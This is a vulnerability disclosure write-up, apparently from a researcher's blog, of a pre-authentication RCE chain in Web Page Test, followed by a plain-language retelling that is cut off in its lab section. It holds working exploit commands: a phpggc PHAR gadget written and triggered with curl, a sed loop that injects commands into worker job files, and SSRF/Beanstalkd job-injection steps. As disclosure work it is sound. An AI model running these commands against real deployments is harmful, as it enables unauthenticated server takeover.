Pre-Auth Remote Code Execution - Web Page Test
Web Page Test contained a pre-authentication file write that allowed an attacker to write arbitrary content to a known path, and a PHAR deserialisation sink that could be triggered to execute a Monolog gadget, leading to remote code execution on the master. The same file write could also be used to inject commands into job files consumed by workers, achieving RCE on agents.

As I joined ManoMano early in April 2022 (and due to the coordinated vulnerability disclosure timeline), I’m pleased to welcome you to my first ManoMano related article!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Web Page Test is an open-source project for end-to-end testing: it queries and renders any website with a headless browser in order to audit its performance, usability, loading time and similar metrics. At the time of this research it was part of the author's employer's tech ecosystem, and the security team argued it should be removed because of a lack of updates (code and containers), intensive use of PHP code, outdated components (n-day browser exploits, old PHP libraries containing gadgets) and previous SSRF issues with the product. A week after that recommendation, Web Page Test was gone, because another pre-auth SSRF had been found in under fifteen minutes.
This write-up is the follow-up: during a later R&D week the author turned that SSRF into a pre-auth remote code execution, covering both the WPT master and its workers. The architecture is a master (the server container, serving the PHP application) and one or more agents (the agent container, running wptagent.py), which poll the master for jobs.
Setup
The local lab is built from ropupu's docker-compose wrapper on top of the official WPT images. It had not been updated for four years, but since it relies on the official images and only adds configuration on top, the author treats it as the latest official version. Building the main image from source failed on step 4 out of 27, so the prebuilt images were used instead.


The compose file:
version: '3'
services:
  server:
    build: ./docker/server
    container_name: 'web page test_server'
    ports:
      - 4000:80
    volumes:
      - /tmp:/tmp:rw # This is for debug only :)
  agent:
    build: ./docker/agent
    container_name: 'web page test_agent'
    ports:
      - 4001:80
    environment:
      - SERVER_URL=http://server/work/
      - LOCATION=Test
The master's Dockerfile:
FROM web page test/server
ADD locations.ini /var/www/html/settings/
RUN apt update && apt install -y netcat vim socat
The locations file:
[locations]
1=Test_loc
[Test_loc]
1=Test
label=Test Location
group=Desktop
[Test]
browser=Chrome,Firefox
label="Test Location"
connectivity=LAN
The worker's Dockerfile:
FROM web page test/agent
ADD script.sh /
RUN chmod 755 /script.sh
ENTRYPOINT /script.sh
And the worker entrypoint:
#!/bin/bash
set -e
if [ -z "$SERVER_URL" ]; then
  echo >&2 'SERVER_URL not set'
  exit 1
fi
if [ -z "$LOCATION" ]; then
  echo >&2 'LOCATION not set'
  exit 1
fi
EXTRA_ARGS=""
if [ -n "$NAME" ]; then
  EXTRA_ARGS="$EXTRA_ARGS --name $NAME"
fi
python /wptagent/wptagent.py --server $SERVER_URL --location $LOCATION $EXTRA_ARGS --xvfb --dockerized -vvvvv --shaper none
This is a dead-simple default setup relying on the official images as base images. The compose file maps host port 4000 to the master's port 80 and 4001 to the agent's port 80, and sets the agent's SERVER_URL to http://server/work/.
Finding it
The first entrypoint was found in under fifteen minutes with crawling and fuzzing: an SSRF in the JPEG analysis endpoint.
curl -sSkig "http://[redacted]:4000/jpeginfo/jpeginfo.php?url=http://[redacted]/ssrf"

This SSRF is limited to the http scheme, which is quite limited for SSRF exploitation, but the underlying code contains surprises. It sets curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true); (in www/jpeginfo/jpeginfo.php), so the evil server (here [redacted], the docker bridge) can answer with the header Location: gopher://[redacted]/. Once the redirection is followed, a second protocol (gopher) can be used to send arbitrary bytes to any host and port. That was not used for the final exploit, but it was considered for hours as a good initial bug, and it still applies to some non-default configurations. Redirecting the SSRF to the phar protocol was tempting, but curl seems to prevent it.
At that point Web Page Test had already been removed from the infrastructure, and two days of the R&D week were lost on this first SSRF: every exploit path in mind was blocked at some point, for various reasons (hardening, good code patterns, non-default configuration, PHP quirks). So the author went looking for another entrypoint. After code reading and greps (with semgrep), a file write turned up that looked far more promising:
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"
# Writes pouetpouet to /var/www/html/results/pouetpouet./testinfo.ini

The responsible code is in www/runtest.php around line 3306.

If that code is reachable, it writes the arbitrary bytes contained in ini to a known path partially controlled through rkey. The path could perhaps be improved with a path traversal or another bug, but that is not even needed for RCE. The remaining limitation is that the file extension cannot be controlled, because the filename is hardcoded to testinfo.ini.
Exploitation
Step 1: from arbitrary file write to a PHAR sink
Writing arbitrary content to a known location usually means writing a webshell, a .htaccess, or something else useful, but here the filename is fixed. The idea is therefore an unserialisation attack through PHP's phar:// scheme, provided the right sinks, the right gadgets and autoload are in place.
After the file has been written, the function SaveTestInfo is called.

That function builds a path by string concatenation, prefixed with $rkey, which is already under the attacker's control. A string with a controlled prefix sinking into a filesystem-related function is exactly what a PHAR deserialisation needs.

One detail matters: at line 3085 every path is prefixed with ./, a clever trick that makes it hard to find a sink accepting an arbitrary scheme instead of a regular path. At least one sink was forgotten, which lets the exploitation go further. Enforcing that behaviour on all filesystem-related functions, or allowing schemes only by whitelisting, would help; Snuffleupagus is mentioned as the tool for that.
Step 2: gadget hunting
The author first misread the sources and thought html/lib/aws_v3/aws-autoloader.php was used, wasting time trying to build a gadget from scratch. The file actually in use is html/lib/aws/aws-autoloader.php, which contains Monolog, already subject to gadgets that can lead to remote code execution.

At this point the chain has a file write with controlled content, a phar sink (is_dir), a working gadget (Monolog/RCE2) and autoload enabled before is_dir is called.
Step 3: making PHP accept the PHAR
PHP only opens phar archives when their name looks like a real one. By trial and error (the author admits not having read the sources), the rule deduced is that the path must not end with a dot and must contain at least one dot:
- OK |
is_dir("phar:///tmp/testinfo.foo"); - OK |
is_dir("phar:///tmp/testinfo.phar"); - OK |
is_dir("phar:///tmp/testinfo.pharrrrr"); - OK |
is_dir("phar:///tmp/testinfo.foo.bar"); - KO |
is_dir("phar:///tmp/testinfo."); - KO |
is_dir("phar:///tmp/testinfo.foo.bar."); - KO |
is_dir("phar:///tmp/testinfo");
The file write with rkey=pouetpouet creates the PHAR at /var/www/html/results/pouetpouet./testinfo.ini. When the unserialise is triggered a second time, a final dot is appended to the path, so PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini., which is blocked.
The bypass relies on PHAR being a zip: like jar, zip and ear, it can be addressed with a syntax that asks PHP to inspect its content. The separator is a slash, which looks like a regular path but is not:
jar:///foo.jar!bar// file or dir "bar" within the jar/zip file "foo.jar"phar:///foo.ini/bar// file or dir "bar" within the phar/zip file "foo.ini" which is a PHAR
By appending a final slash to the payload, PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini/., which opens the archive testinfo.ini to inspect its sub-item .. The sub-item does not even need to exist, because PHP has to inspect the PHAR archive first to find out.
Step 4: full exploit for the master
# Generate the right gadget
/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.ini

# Dirty url-encoding of all bytes to prevent issues
URLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")

# Write $URLENC_PAYLOAD in /var/www/html/results/gadget./testinfo.ini
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=gadget' -d "ini=$URLENC_PAYLOAD" -o -

# Trigger is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo)
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -o -
The first command generates the gadget with phpggc in PHAR format, and the second line URL-encodes every byte of the file. The first request writes the payload to /var/www/html/results/gadget./testinfo.ini; the second passes the phar:// URL as rkey, triggering is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo).

This is the same pattern as Case 74 from the earlier article 1001 Ways to PWN Prod.
Step 5: exploiting the runners
The master writes the scan and job details into a JSON file work/jobs/<wk_name>/XXXX.YYYY.url, and the agents continually poll for new jobs. For the requested scans, the agents start a headless Chrome with every argument given in the JSON blob. The arguments are taken from the blob and used on the other side without sanitisation, and within a subshell execution, so slightly modifying the blob pushes a minimal command injection to the agent. The trust boundary assumed by CatchPoint is summarised as: prevent anyone from entering, but if they get there, oh boy.
First, from the reverse shell on the master, a loop injects the malicious command whenever a new job file is created:
# Jobs look like "work/jobs/Test/220719000003.220719_6G_1.url"
cd work/jobs/Test
while true; do
  file=$(grep -lrF -- --user-data-dir)
  sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"
done
Then a new scan is started on any website, and the loop uses sed to modify the file in place.


After a few seconds the agent invokes chromium and the injected command is executed.

This last step was pure greed, since the master was already under control, but it gives the good feeling of completion.
Step 6: the Beanstalkd variant
Web Page Test can also use Beanstalkd as a queue engine instead of relying on the filesystem. That is cleaner, though it requires extra configuration; the author initially thought the default configuration used Beanstalkd, and it does not.
The SSRF, after redirection, allows the gopher scheme, so arbitrary bytes can be sent on the loopback to any port. Beanstalkd listens on a TCP socket, so the Beanstalkd interface can be talked to directly to read or inject new jobs.
There are a few other pre-auth file writes in the application. One of them writes arbitrary controlled content fetched by an SSRF to the filesystem, at a path that is the SHA of its content split every four characters, so the location is predictable. From there a new job can be injected through the SSRF to force the worker to use that file, and the same command injection compromises the workers.
curl -Skig "http://[redacted]/jpeginfo/jpeginfo.php?url=http://thinkloveshare.com/payload"
# Payload with it's SHA as filepath
# /var/www/html/results/jpeginfo/448c/6c9e/3e15/bfcf/db81/a1d6/92e8/8a71/5d4c/5e66
The code responsible is in www/jpeginfo/jpeginfo.php:
$url = trim($_REQUEST['url']);
echo "<!DOCTYPE html>\n<html>\n<head>\n</head>\n<body>\n";
echo "JPEG Analysis for " . htmlspecialchars($url) . "<br><br>";
$id = sha1($url);
$path = GetPath($id);
if (!is_file($path)) {
    GetUrl($url, $path); // Will write fetched url with: $imageFile = fopen($path, 'w');
}
if (is_file($path)) {
    AnalyzeFile($path);
}
echo "</body>\n</html>";
Because Beanstalkd was not part of the default configuration, no script was written to automate this path, though it is doable. The feasibility of exploiting the master from the worker was not investigated either.
The snippets used to discover how Beanstalkd works:
echo -e "put 1 0 1 5\r\npouet\r\n" | nc [redacted] 11300
# INSERTED 2
echo -e "use default\r\npeek-ready\r\n" | nc [redacted] 11300
# USING default
# FOUND 1 5
# pouet
And an example of job creation and selection captured with socat as a TCP proxy:
> 2022/05/23 08:03:15.529020  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.529136  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.529429  length=48 from=44 to=91
put 1024 0 60 28\r
220523000007.220523_MB_3.url\r
< 2022/05/23 08:03:15.529516  length=12 from=46 to=57
INSERTED 1\r
> 2022/05/23 08:03:15.534663  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.534801  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.534937  length=48 from=44 to=91
put 1024 0 60 28\r
220523000008.220523_MB_3.url\r
< 2022/05/23 08:03:15.535045  length=12 from=46 to=57
INSERTED 2\r
> 2022/05/23 08:03:15.535650  length=44 from=0 to=43
use wpt.[redacted].0\r
< 2022/05/23 08:03:15.535785  length=46 from=0 to=45
USING wpt.[redacted].0\r
> 2022/05/23 08:03:15.535901  length=48 from=44 to=91
put 1024 0 60 28\r
220523000009.220523_MB_3.url\r
< 2022/05/23 08:03:15.536007  length=12 from=46 to=57
INSERTED 3\r
> 2022/05/23 08:03:15.553019  length=7 from=0 to=6
stats\r
< 2022/05/23 08:03:15.553198  length=905 from=0 to=904
OK 895\r
---
current-jobs-urgent: 0
current-jobs-ready: 3
current-jobs-reserved: 0
current-jobs-delayed: 0
current-jobs-buried: 0
Root cause
Three weaknesses combine. First, runtest.php writes attacker-controlled bytes (ini) to a path whose prefix is attacker-controlled (rkey), with a fixed filename and extension, so arbitrary content lands at a known location. Second, SaveTestInfo concatenates that same $rkey into a filesystem path and passes it to is_dir, a PHAR-aware function, without restricting the scheme; the ./ prefix applied at line 3085 blocks most sinks but at least one was missed. Third, autoloading is enabled before is_dir runs, and the loaded html/lib/aws/aws-autoloader.php brings Monolog, whose Monolog/RCE2 gadget turns the deserialisation into command execution. The trailing-dot restriction on PHAR paths is bypassed by the archive sub-path syntax with a final slash.
On the worker side, job arguments are read from the JSON blob written by the master and used without sanitisation inside a subshell, so anyone who can write a job file (or inject a job through Beanstalkd) controls the command line of the browser process.
Impact
An unauthenticated attacker who can reach the master can write arbitrary content to a known path and trigger PHAR deserialisation, leading to remote code execution on the master. With the master compromised, the attacker can modify job files so that the command injection reaches the agents and executes on the workers. The Beanstalkd variant, when that queue engine is configured, allows the same worker compromise through job injection. The author notes that the source changed a bit since the wrapper was published but was confident the issue was still exploitable at the time of writing.
Fix
CatchPoint responded that mitigation was in progress and offered a $300 reward as part of its Big Bounty program; the author offered to help with patch validation and vulnerability recheck, and no further answer had arrived by publication. The report does not describe the patch itself. The defensive directions it does mention are enforcing safe behaviour on all filesystem-related functions, or allowing schemes only by whitelisting, with Snuffleupagus named as the tool for that.
Variants to test
- Look for other file writes where the content is controlled and the path prefix is controlled, then check whether any later filesystem call receives that prefix. A positive result is a path that reaches
is_dir,file_exists,fopenor similar with aphar://prefix. - Test PHAR path acceptance on the target's PHP version: a path containing a dot and not ending in a dot should deserialise, and appending
/fooshould open the archive even when a trailing dot is appended by the application. A positive result is a gadget firing on a path that ends in.ini/. - Check whether any SSRF follows redirects (
CURLOPT_FOLLOWLOCATION). A positive result is aLocation: gopher://header being followed, giving arbitrary bytes to any host and port. - Enumerate autoloaders reachable before the sink (here
html/lib/aws/aws-autoloader.php). A positive result is a library with known gadgets, such as Monolog, being loaded before the filesystem call. - Inspect how workers consume job files: if arguments from the job JSON reach a shell, modifying a job file should execute an injected command on the agent. A positive result is a marker file created by the injected command after a new scan starts.
- If Beanstalkd is configured, use the SSRF to speak the Beanstalkd protocol on the loopback and inject a job pointing at a predictable file. A positive result is a
INSERTEDreply and a worker picking up the crafted job.
What happened, in plain words
A security researcher joined a company's security team and, during his free research time, found a way to take full control of a piece of software the company was using. The software is called Web Page Test. It is a tool that opens websites in a hidden browser and measures how fast and how well they load. The researcher found a small flaw first (a way to make the server fetch a web address of his choosing), and then, step by step, turned that small flaw into the ability to run his own commands on the machines running the software. He did this without any username or password, which is what "pre-auth" means: before logging in, with no account at all.
The researcher reported the problem to CatchPoint, and they worked on a fix. The researcher reported the problem to them, they worked on a fix, and they offered a reward of 300 US dollars as part of their bug bounty programme. A bug bounty is a scheme where companies pay people for reporting security problems responsibly instead of exploiting them or selling them.
This article walks through the whole chain from zero. You do not need to know how to program to follow it. Every technical word is explained the first time it appears, and there is a glossary at the end.
0. The setting
Web Page Test (often shortened to WPT) is an open-source project. Open source means the code is publicly available for anyone to read. WPT does end-to-end testing: it takes a website, opens it in a real browser running without a visible window (a "headless" browser), and records things like how long the page took to appear, how big it was, and whether it behaved well. Companies use it to check that their websites are fast and reliable.
At the time, WPT was part of the researcher's employer's technical setup. The security team argued it should be removed, for several reasons:
- It was not being updated, neither its code nor the containers it runs in.
- It used a lot of PHP code. PHP is a programming language very common on web servers; the team considered this particular codebase messy ("smelly").
- It relied on outdated components, including old browser versions with known exploits and old PHP libraries that contain "gadgets" (we will explain gadgets later).
- The product had already had SSRF problems before. SSRF stands for Server-Side Request Forgery: a bug where you can trick a server into making a request to an address of your choosing, as if the server itself were the visitor.
One week after that recommendation, WPT was gone from the company's systems, because another pre-auth SSRF had been found in under fifteen minutes. That is the starting point of this story.
During a later research week (the researcher worked 75%, keeping one week in four for personal research), he decided to go further: turn that SSRF into a full remote code execution, or RCE. RCE means running your own commands on someone else's machine, which is about the worst outcome a security bug can have. He did it for both parts of WPT: the "master" and the "workers".
The architecture is simple. There is a master: a server running the PHP web application, which is the part users interact with through a browser. And there are one or more agents, also called workers or runners: separate machines that actually launch the browsers and perform the tests. The agents regularly ask the master "any new job for me?" and pick up work as it appears. This pattern, where one central machine hands out tasks and other machines execute them, is very common in computing.
1. Building a local test lab
Before attacking anything, you need a copy of the target on your own computer, where you are allowed to break things. This is called a lab. The researcher used a ready-made recipe published by someone called ropupu, which describes how to start WPT with Docker Compose.
Docker is a tool that packages software into "containers": self-contained boxes that include the program and everything it needs to run. Docker Compose is a way to describe several containers that work together in a single text file. The recipe had not been updated for four years, but since it builds on the official WPT images (the prebuilt containers published by the WPT project) and only adds configuration on top, the researcher treated it as the latest official version.
